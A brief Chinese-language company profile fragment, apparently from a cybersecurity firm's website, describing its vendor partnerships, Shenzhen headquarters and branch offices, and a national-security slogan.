我们与多家国内外知名厂商建立战略合作关系，共同致力于优质解决方案及相关服务的推广落地。

全国范围的服务

我们公司总部在深圳，同时在上海、广州、武汉等设有分支机构，具有全国范围内的业务服务能力。

公众号 小程序 官网

网安观察

没有网络安全就没有国家安全



7436084028